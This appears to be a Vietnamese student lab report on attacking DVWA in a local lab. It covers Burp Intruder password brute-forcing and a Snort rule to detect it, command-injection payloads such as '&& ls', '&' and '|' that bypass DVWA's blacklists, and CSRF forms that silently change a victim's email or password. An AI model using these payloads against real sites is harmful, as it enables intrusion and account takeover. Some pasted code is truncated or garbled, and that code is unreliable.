- Cho phép xem/hiệu chỉnh HTTP(s) request-response realtime, ghi lại lịch sử, tái phát (replay), tự động hoá các payload, và thao tác với token/cookie/session.



Cấu hình foxyproxy, để chuyển tiếp các gói tin đến cho localhost:port mà burp suite đang lắng nghe (127.0.0.1:8080)




IV. Mô phỏng Brute force attack

1. Brute force attack

Brute force (còn gọi là tấn công vét cạn hoặc thuật toán vét cạn) là phương pháp thử sai có hệ thống để tìm ra giải pháp bằng cách kiểm tra tất cả các khả năng có thể có một cách có phương pháp. Trong an ninh mạng, đây là kỹ thuật tin tặc sử dụng phần mềm tự động để thử liên tục tất cả các tổ hợp tên đăng nhập và mật khẩu, hoặc mã hóa, để truy cập trái phép vào hệ thống.

Bật chế độ Intercept ON, burp suite sẽ bắt được gói tin trước khi chuyển tiếp, với việc này ta có thể mô phỏng brute force attack bằng cách thay đổi các tham số (vd username, password, cookie,...) trong gói tin request. Sau đó, ta có thể gửi gói tin đăng nhập ở /dvwa/vulnerabilities/brute để xem burp suite bắt gói tin.



Request

```

1 GET /dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
2 Host: 192.168.1.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.1.101/dvwa/vulnerabilities/brute/
9 Cookie: security=low; PHPSESSID=758cac3fee62a607e48e654a6422ee68
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13

```

Inspector

Request attributes	2
Request query parameters	3
Request body parameters	0
Request cookies	2
Request headers	10

Notes

Ta sẽ gửi gói tin này sang cho Intruder - là module tự động hoá gửi nhiều biến thể (thay đổi các tham số) của một HTTP request để kiểm thử (brute-force, fuzzing, thử tham số).

Intruder

Scan

Send to Intruder

Send to Repeater

Send to Sequencer

Send to Organizer

Send to Comparer (request)

Send to Comparer (response)

Show response in browser

Request in browser

Engagement tools [Pro version only]

Để có thể thay đổi được tham số cho từng request, ta phải đánh dấu tham số muốn thay đổi. Ở đây ta sẽ thử đánh dấu *giá trị của tham số password*, và sử dụng kiểu tấn công *Sniper attack* - thay 1 vị trí một lần, duyệt từng payload, dùng để test từng giá trị riêng lẻ.

The screenshot shows the Sniffer tool's 'Sniper attack' configuration. The target is set to `http://192.168.1.101`. The 'Update Host header to match target' checkbox is checked. Under 'Positions', there are three buttons: 'Add §', 'Clear §', and 'Auto §'. Below these are three numbered payload lines:

- 1 `GET /dvwa/vulnerabilities/brute/?username=admin&password=$password§&Login=Login` HTTP/1.1
- 2 `Host: 192.168.1.101`
- 3 `User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101`

Sang tab Payloads, ở phần Payload configuration, ta sẽ thêm vào một số các mật khẩu phổ biến để thử.

The screenshot shows the 'Payloads' configuration tab. The payload type is set to 'Simple list'. The payload count is 99. The request count is also 99. Below this, under 'Payload configuration', it says: 'This payload type lets you configure a simple list of strings that are used as payloads.' A list of 12 common passwords is displayed in a table:

Paste	123456
Load...	123456789
Remove	111111
Clear	password
Deduplicate	qwerty
Add	abc123
	12345678
Add	Enter a new item
Add from list... [Pro version only]	

Ngoài ra để nhận biết được trong số các mật khẩu cái nào là chính xác, ta sẽ đánh dấu các gói tin response, bằng một chuỗi ký tự được lấy từ nội dung của gói tin thông báo mật khẩu sai.

Vulnerability: Brute Force

Login

Username:
admin

Password:

Login

Username and/or password incorrect.

Ta sẽ lấy chuỗi “incorrect” để phân biệt giữa mật khẩu đúng và mật khẩu sai. Nhập chuỗi này vào Grep – Match để Intruder có thể đánh dấu giúp ta.

② Grep - Match

These settings can be used to flag result items containing specified expressions.

Flag responses matching these expressions:

Paste

incorrect

Load...

Remove

Clear

Add

Match type: Simple string

Regex

Case sensitive match

Hoàn tất công việc chuẩn bị, bây giờ sẽ mô phỏng tấn công

Request ^	Payload	Status code	Response re...	Error	Timeout	Length	Username...	Comment
0		200	6		5030	1		
1		200	5		5030	1		
2	123456	200	6		5030	1		
3	123456789	200	5		5030	1		
4	111111	200	5		5030	1		
5	password	200	4		5073			
6	qwerty	200	5		5030	1		
7	abc123	200	3		5030	1		
8	12345678	200	5		5029	1		
9	password1	200	6		5029	1		
10	1234567	200	5		5029	1		
11	123123	200	4		5030	1		
12	1234567890	200	5		5030	1		
13	000000	200	4		5030	1		

Ta có thể dễ dàng thấy mật khẩu *password* là chính xác và không được đánh dấu.

2. Viết snort rule chống lại brute force

```
alert tcp any any -> 192.168.1.101 80 (msg:"DVWA BRUTE
(/dvwa/vulnerabilities/brute)"; flow:to_server,established;
uricontent:"/dvwa/vulnerabilities/brute"; http_uri; uricontent:"username="; http_uri;
uricontent:"password="; http_uri; threshold:type threshold, track by_src, count 5,
seconds 5; sid:1000303; rev:1;)
```

Mục đích: Rule này cảnh báo khi có nhiều request đến endpoint */dvwa/vulnerabilities/brute* trên web server 192.168.1.101:80 có chứa tham số *username=* và *password=*, tức là cố gắng brute-force form đăng nhập của DVWA. Nếu cùng 1 nguồn gửi ≥ 5 request trong 5 giây thì rule sẽ alert.

Giải thích một số tham số:

- `flow:to_server,established;`
Chỉ xét các gói đi tới server trên một kết nối đã được thiết lập (giảm false positives từ các gói không liên quan).
- `uricontent:"/dvwa/vulnerabilities/brute"; http_uri;`
Tìm chuỗi đường dẫn trong phần URI của HTTP request (ví dụ GET */dvwa/vulnerabilities/brute?...*).
- `uricontent:"username="; http_uri; và uricontent:"password="; http_uri;`
Yêu cầu URI có cả *username=* và *password=* (tức là request truyền thông tin đăng nhập trong query string).
- `threshold:type threshold, track by_src, count 5, seconds 5;`
Cho ta biết giới hạn sinh ra 1 alert: theo dõi mỗi IP (`by_src`), nếu gặp 5 lần trong 5 giây thì sinh alert (tức phát hiện hành vi lặp lại như brute-force).

Kết quả: phát hiện thành công brute force

Alert Log View Filter										
2 Entries in Active Log										
Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2025-10-08 07:04:53	⚠️	0	TCP		10.0.2.4 🔍	54978	192.168.1.101 🔍	80	1:10000002 ➕✖️	DVWA BRUTE
2025-10-08 07:04:51	⚠️	0	TCP		10.0.2.4 🔍	54992	192.168.1.101 🔍	80	1:10000002 ➕✖️	DVWA BRUTE

V. Mô phỏng tấn công Command Injection

1. Tổng quan về command injection

Mục đích của tấn công chèn lệnh (command injection) là chèn và thực thi các lệnh do kẻ tấn công chỉ định trong ứng dụng có lỗ hổng.

Trong tình huống này, ứng dụng thực thi các lệnh hệ thống không mong muốn, hoạt động như một vỏ lệnh hệ thống giả (pseudo system shell), và kẻ tấn công có thể sử dụng nó như bất kỳ người dùng hệ thống được ủy quyền nào.

Tuy nhiên, các lệnh được thực thi với các đặc quyền và môi trường giống như dịch vụ web đang có.

Các cuộc tấn công chèn lệnh xảy ra trong hầu hết các trường hợp là do thiếu xác thực dữ liệu đầu vào chính xác, vốn có thể bị kẻ tấn công thao túng (các trường biểu mẫu, cookie, tiêu đề HTTP, v.v.).

Cú pháp và các lệnh có thể khác nhau giữa các Hệ điều hành (OS), chẳng hạn như Linux và Windows, tùy thuộc vào hành động mong muốn của kẻ tấn công.

Cuộc tấn công này cũng có thể được gọi là "Thực thi lệnh từ xa (Remote Command Execution - RCE)".

Từ xa, tìm ra người dùng của dịch vụ web trên hệ điều hành, cũng như tên máy chủ (hostname) thông qua RCE.

2. Mô phỏng tấn công với các mức bảo mật

a. Bối cảnh

Dvwa yêu cầu nhập một địa chỉ IP, server dùng giá trị đó làm đối số cho một lệnh hệ điều hành, cụ thể ở đây là lệnh ping đến địa chỉ IP được người dùng nhập. Vấn đề ở

đây là ứng dụng không kiểm soát/escape giá trị người dùng trước khi đưa vào lệnh shell.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

b. Ý tưởng khai thác:

Thoát khỏi ngữ cảnh tham số, bằng cách chèn ký tự/tổ hợp dùng để tách lệnh hoặc thực thi lệnh con (ví dụ các ký tự phân tách lệnh, subshell, backtick, v.v.), kẻ tấn công phá rời phần tham số ban đầu.

Ký tự & chuỗi tách/chạy nhiều lệnh

- ; — separator: cmd1; cmd2 ⇒ chạy cmd1 rồi cmd2.
Ví dụ: 381; echo pwned
- && — chỉ chạy tiếp khi lệnh trước thành công: cmd1 && cmd2.
- || — chỉ chạy tiếp khi lệnh trước thất bại.
- & — có thể là chạy background hoặc separator tuỳ shell: cmd1 & cmd2.
- | — pipe: output lệnh trái được truyền sang cho input lệnh phải (ls | grep x).

c. Dấu hiệu nhận biết khi tấn công thành công:

Response có xuất hiện chuỗi/chuỗi ngẫu nhiên mà bạn không mong đợi (do lệnh chèn in ra).

Lỗi bất thường từ chương trình (do tham số bị thay đổi).

d. Tấn công với các mức an toàn (low, medium, high)

- Security level: Low

DVWA Security 🔒

Security Level

Security level is currently: **Low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

Như đã nói ở trên, ta có thể khai thác lỗ hổng này bằng cách thêm các ký tự cho phép chạy nhiều lệnh. Thay vì nhập địa chỉ IP không, ta sẽ thêm “`&& ls`” ở cuối.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 192.168.1.101 (192.168.1.101) 56(84) bytes of data.  
64 bytes from 192.168.1.101: icmp_seq=1 ttl=64 time=0.016 ms  
64 bytes from 192.168.1.101: icmp_seq=2 ttl=64 time=0.025 ms  
64 bytes from 192.168.1.101: icmp_seq=3 ttl=64 time=0.028 ms  
64 bytes from 192.168.1.101: icmp_seq=4 ttl=64 time=0.028 ms  
  
--- 192.168.1.101 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3068ms  
rtt min/avg/max/mdev = 0.016/0.024/0.028/0.005 ms  
help  
index.php  
source
```

Kết quả: sau khi được server sử dụng input này mà không kiểm tra (validation), lệnh được thực hiện trong shell thực chất

Ping 192.168.1.101 && ls

Ping 192.168.1.101 sẽ chạy trước; nếu nó trả về thành công thì shell sẽ chạy tiếp lệnh ls. Kết quả ls là danh sách file trong thư mục hiện thời của quá trình thực thi — chính là thư mục mà tiến trình web (dvwa) đang chạy.

Ta sẽ xem source code để hiểu cách xử lý dữ liệu sau khi gửi input cho server.

Command Injection Source

vulnerabilities/exec/source/low.php

```
<?php  
if( isset( $_POST[ 'Submit' ] ) ) {  
    // Get input  
    $target = $_REQUEST[ 'ip' ];  
  
    // Determine OS and execute the ping command.  
    if( strstr( php_uname( 's' ), 'Windows NT' ) ) {  
        // Windows  
        $cmd = shell_exec( 'ping ' . $target );  
    }  
    else {  
        // *nix  
        $cmd = shell_exec( 'ping -c 4 ' . $target );  
    }  
  
    // Feedback for the end user  
    echo "<pre>{$cmd}</pre>";  
}  
?>
```

Ta có thể dễ thấy, với mức độ bảo mật *low*, server hoàn toàn không validate dữ liệu.

- Security level: Medium

DVWA Security

Security Level

Security level is currently: **medium**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Medium 

Với mức độ medium, ta nhìn source code trước.

```

<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'   => '',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>

```

Server đã có thêm một chút kiểm tra đầu vào, bằng xóa các ký tự “&&”, “;” trong input để tránh việc chèn vào cuối. Nhưng như thế là không đủ, ta có thể sử dụng ký tự “&” – có tác dụng phân tách thành hai lệnh chạy độc lập với nhau.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```

PING 192.168.1.101 (192.168.1.101) 56(84) bytes of data.
64 bytes from 192.168.1.101: icmp_seq=1 ttl=64 time=0.012 ms
www-data
64 bytes from 192.168.1.101: icmp_seq=2 ttl=64 time=0.026 ms
64 bytes from 192.168.1.101: icmp_seq=3 ttl=64 time=0.028 ms
64 bytes from 192.168.1.101: icmp_seq=4 ttl=64 time=0.027 ms

--- 192.168.1.101 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3080ms
rtt min/avg/max/mdev = 0.012/0.023/0.028/0.006 ms

```

www-data là tên user đặc biệt mà các service web như Apache sử dụng để chạy các ứng dụng (dvwa) và xử lý các yêu cầu của khách truy cập.

Chạy Dịch vụ: Khi ta cài đặt máy chủ web và các ứng dụng PHP/HTML, tất cả các tiến trình đó không chạy dưới quyền của ta (tài khoản đăng nhập) mà chúng được chuyển sang chạy dưới danh nghĩa của www-data.

Cho phép web server chạy với quyền hạn rất hạn chế (không phải root), nên nếu web server bị khai thác, kẻ tấn công chỉ có quyền của www-data thay vì toàn quyền hệ thống — giảm thiểu nguy hại.

- Security level: High

DVWA Security

Security Level

Security level is currently: **high**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '|||' => '',
        '&'  => '',
        ';'   => '',
        ';'  => '',
        '||'  => '',
        '||'  => '',
        '$'   => '',
        '('   => '',
        ')'   => '',
        '||'  => ''
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );
}
```

```

// Determine OS and execute the ping command.
if( strstr( php_uname( 's' ), 'Windows NT' ) ) {
    // Windows
    $cmd = shell_exec( 'ping ' . $target );
}
else {
    // *nix
    $cmd = shell_exec( 'ping -c 4 ' . $target );
}

// Feedback for the end user
echo "<pre>{$cmd}</pre>";
}

?>

```

Với mức bảo mật *high*, rõ ràng dvwa đã xử lý với nhiều ký tự hơn, nhưng vẫn chưa đủ. Nếu để ý, ta có thể thấy “|” có một dấu cách (space), vậy thì đơn giản ta chỉ cần nối địa chỉ IP với “|” mà không có dấu cách

Vulnerability: Command Injection

Ping a device

Enter an IP address:

kali-attacker

Ký tự “|” có tác dụng lấy output của lệnh trước truyền vào input cho lệnh hiện tại. Vì vì hostname không lấy input mà nó chỉ tìm kiếm thông tin trong hệ thống và trả về hostname tương ứng.

3. Viết snort rule phát hiện tấn công command injection

VI. Mô phỏng tấn công Cross-site request forgery (CSRF)

1. Tổng quan về CSRF

Tấn công giả mạo yêu cầu chéo trang (Cross-site request forgery, còn được gọi là CSRF) là một lỗ hổng bảo mật web cho phép kẻ tấn công lừa người dùng thực hiện những hành động mà họ không hề có ý định. Nó cho phép kẻ tấn công phần nào phá vỡ chính sách cùng nguồn gốc (same origin policy) – một chính sách được thiết kế để ngăn các trang web khác nhau can thiệp lẫn nhau.

2. Tác động của một cuộc tấn công CSRF

Trong một cuộc tấn công CSRF thành công, kẻ tấn công khiến người dùng là nạn nhân thực hiện một hành động ngoài ý muốn. Ví dụ, hành động đó có thể là thay đổi địa chỉ email trên tài khoản của họ, thay đổi mật khẩu, hoặc thực hiện giao dịch chuyển tiền.

Tùy thuộc vào bản chất của hành động đó, kẻ tấn công có thể giành được toàn quyền kiểm soát tài khoản của người dùng. Nếu người dùng bị xâm nhập có vai trò đặc quyền (privileged role) trong ứng dụng, thì kẻ tấn công thậm chí có thể kiểm soát toàn bộ dữ liệu và chức năng của ứng dụng.

3. Cách tấn công CSRF hoạt động

Để một cuộc tấn công CSRF (Cross-Site Request Forgery) có thể xảy ra, cần có ba điều kiện chính:

1. **Hành động liên quan.** Ứng dụng có một hành động mà kẻ tấn công muốn khiến nạn nhân thực hiện — có thể là hành động đặc quyền (ví dụ: thay đổi quyền người dùng khác) hoặc bất kỳ hành động nào trên dữ liệu phụ thuộc người dùng (ví dụ: thay đổi mật khẩu).
2. **Quản lý phiên dựa trên cookie.** Hành động được thực hiện qua một hoặc nhiều yêu cầu HTTP, và ứng dụng chỉ dựa vào cookie phiên để nhận diện người dùng gửi yêu cầu. Không có cơ chế thay thế để xác thực yêu cầu hoặc theo dõi phiên.
3. **Không có tham số yêu cầu không thể đoán.** Các yêu cầu thực hiện hành động không chứa tham số có giá trị mà kẻ tấn công không thể biết hoặc đoán được. Ví dụ: nếu để đổi mật khẩu cần biết mật khẩu hiện tại thì chức năng đó không dễ bị CSRF.

Ví dụ:

Ứng dụng cho phép người dùng đổi địa chỉ email bằng một yêu cầu HTTP như sau:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=yvthszyeQkAPzeQ5gHgTvlyxHfsAfe

email=wiener@normal-user.com
```

Các điều kiện CSRF đều thỏa mãn trong ví dụ này:

- Hành động thay đổi email có thể giúp kẻ tấn công chiếm quyền tài khoản (ví dụ: dùng chức năng quên mật khẩu sau khi đổi email).
- Ứng dụng dùng cookie phiên để nhận diện, không có token bổ sung.
- Tham số email dễ xác định.

Kẻ tấn công có thể tạo một trang web chứa HTML như sau:

```
<html>
  <body>
    <form action="https://vulnerable-website.com/email/change" method="POST">
      <input type="hidden" name="email" value="pwned@evil-user.net" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Khi nạn nhân (đang đăng nhập trên vulnerable-website.com) truy cập trang của kẻ tấn công:

- Trình duyệt sẽ gửi yêu cầu POST tới trang có lỗ hổng.
- Nếu cookie phiên được gửi tự động, yêu cầu đó sẽ được xử lý như do chính nạn nhân gửi.
- Kết quả: email của nạn nhân bị đổi sang pwned@evil-user.net.

4. Các biện pháp phòng chống CSRF phổ biến

Hiện nay, việc tìm kiếm và khai thác lỗ hổng CSRF thành công thường đòi hỏi phải vượt qua các cơ chế chống CSRF được triển khai bởi trang web mục tiêu, trình duyệt của nạn nhân, hoặc cả hai. Những biện pháp phòng chống phổ biến nhất bao gồm:

- **CSRF token:** Là một giá trị duy nhất, bí mật và không thể đoán được, được tạo ra bởi ứng dụng phía máy chủ và gửi cho phía client. Khi người dùng thực hiện một hành động nhạy cảm (như gửi biểu mẫu), client phải gửi kèm CSRF token chính xác trong yêu cầu. Cơ chế này khiến kẻ tấn công gần như không thể tạo ra một yêu cầu hợp lệ thay cho nạn nhân.
- **Xác thực dựa trên Referer:** Một số ứng dụng sử dụng header HTTP Referer để kiểm tra nguồn gốc của yêu cầu, nhằm đảm bảo yêu cầu xuất phát từ chính tên miền của ứng dụng. Tuy nhiên, phương pháp này kém hiệu quả hơn so với việc sử dụng CSRF token.

5. Mô phỏng tấn công CSRF trên DVWA

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Kịch bản tấn công chung:

- Attacker tạo trang HTML chứa form/JS tự gửi yêu cầu POST/GET tới endpoint dễ bị CSRF của DVWA (thay đổi password).
- Victim, đang đăng nhập vào DVWA trên cùng trình duyệt, truy cập trang của kẻ tấn công.
- Trình duyệt tự động gửi cookie phiên kèm theo yêu cầu tới DVWA.
- DVWA nhận yêu cầu và thực hiện hành động như do nạn nhân gửi (ví dụ: đổi email), vì không có token/kiểm tra nguồn.
- Hậu quả: kẻ tấn công đạt được mục tiêu (reset mật khẩu).

a. Mức low

Mô tả bảo vệ: Không có token CSRF / không kiểm tra Referer. Source code xử lý gói tin request:

```

<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_new) : mb_convert_encoding($pass_new, "UTF-8");
        $pass_new = md5( $pass_new );

        // Update the database
        $current_user = dwcaCurrentUser();
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . $current_user . "' ";
        $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert ) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : mb_convert_encoding(mysqli_error($GLOBALS["__mysqli_ston"]))) . '</pre>' );
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }
}

((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"])))) ? false : $__mysqli_res;
}

?>

```

Ta thử nhập mật khẩu mới *123* để xem nội dung server trả về: *Password Changed.* Ta sẽ copy URL sau khi mật khẩu được thay đổi vào trang HTML để lừa victim.

Ta sẽ tạo trang HTML exploit.html chứa form tự gửi yêu cầu GET tới endpoint của DVWA (thay đổi password). Sau khi submit, browser sẽ truy cập tới URL ở phần action, và mật khẩu sẽ được đổi mới là nội dung được nhập.


```

6 <body>
7     <form action="http://192.168.1.101/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change#"
8         method="GET">
9             New password:<br />
10            <input type="password" AUTOCOMPLETE="off" name="password_new"><br />
11            Confirm new password:<br />
12            <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />
13            <br />
14            <input type="submit" value="Change" name="Change">
15        </form>
16 </body>

```

New password:

Confirm new password:



Và kết quả là tấn công CSRF thành công ở mức độ low

b. Mức medium

CSRF Source

vulnerabilities/csrf/source/medium.php

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( stripos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ] ) !== false )
        // Get input
        $pass_new = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"]))
        $pass_new = md5( $pass_new );

        // Update the database
        $current_user = dwvaCurrentUser();
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . $current_user . "'";
        $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert ) or die( '<pre>' . ((is_obje

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }
}
```

Mô tả: Server kiểm tra header Referer để xác nhận yêu cầu xuất phát từ domain DVWA. Trang web mục tiêu chỉ kiểm tra Referer để xem nó có khớp với tên miền của họ hay không và bỏ qua trường hợp Referer bị thiếu/null/không giống.

Nếu không thay đổi trang HTML exploit.html, mà ta tạo ra để khai thác, thì đây là kết quả:

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

That request didn't look correct.

Ta sẽ đổi mật khẩu một cách chính thống rồi xem phần header của gói tin request, bắt được bằng burp suite

Request	Response
Pretty	
Raw	
Hex	
<pre> 1 GET /dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change= Change HTTP/1.1 2 Host: 192.168.1.101 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Referer: http://192.168.1.101/dvwa/vulnerabilities/csrf/?password_new=1&password_conf=1&Change =Change 9 Cookie: PHPSESSID=ea7e86d92cab0e80be55705f76ea3785; security=medium; theme=light 10 Upgrade-Insecure-Requests: 1 11 </pre>	

Phần header của gói tin đã được thêm Referer – là một trường tiêu đề (header) trong giao thức HTTP, được gửi bởi browser đến server để chỉ ra địa chỉ trang web mà người dùng đã truy cập trước đó.

Ta sẽ tấn công bằng burp suite, sao chép phần Referer rồi thêm vào phần Header của gói tin gửi mà từ trang HTML exploit.html của ta.

c. Mức high

CSRF Source

vulnerabilities/csrf/source/high.php

```
<?php

$change = false;
$request_type = "html";
$return_message = "Request Failed";

if ($_SERVER['REQUEST_METHOD'] == "POST" && array_key_exists ("CONTENT_TYPE", $_SERVER) && $_SERVER['CONTENT_TYPE'] == "application/json" && file_get_contents('php://input') != '') {
    $data = json_decode(file_get_contents('php://input'), true);
    $request_type = "json";
}

if (array_key_exists("HTTP_USER_TOKEN", $_SERVER) &&
    array_key_exists("password_new", $data) &&
    array_key_exists("password_conf", $data) &&
    array_key_exists("Change", $data)) {
    $token = $_SERVER['HTTP_USER_TOKEN'];
    $pass_new = $data["password_new"];
    $pass_conf = $data["password_conf"];
    $change = true;
}
```

Mô tả: Server kiểm tra Referer và yêu cầu **CSRF token** (token là giá trị ngẫu nhiên per-session hoặc per-form).

Server sẽ tạo token và gửi cho user cho **mỗi một request**, bằng cách thêm các token vào phần header, server sẽ xác thực được user mà không chỉ phụ thuộc vào cookies. Với việc sử dụng thêm token có lợi về mặt an toàn hơn nhiều so với chỉ sử dụng cookies, bởi vì attacker không thể biết sự tồn tại của token, nên dẫn đến các gói tin tấn công CSRF sẽ không được chấp nhận ở server.

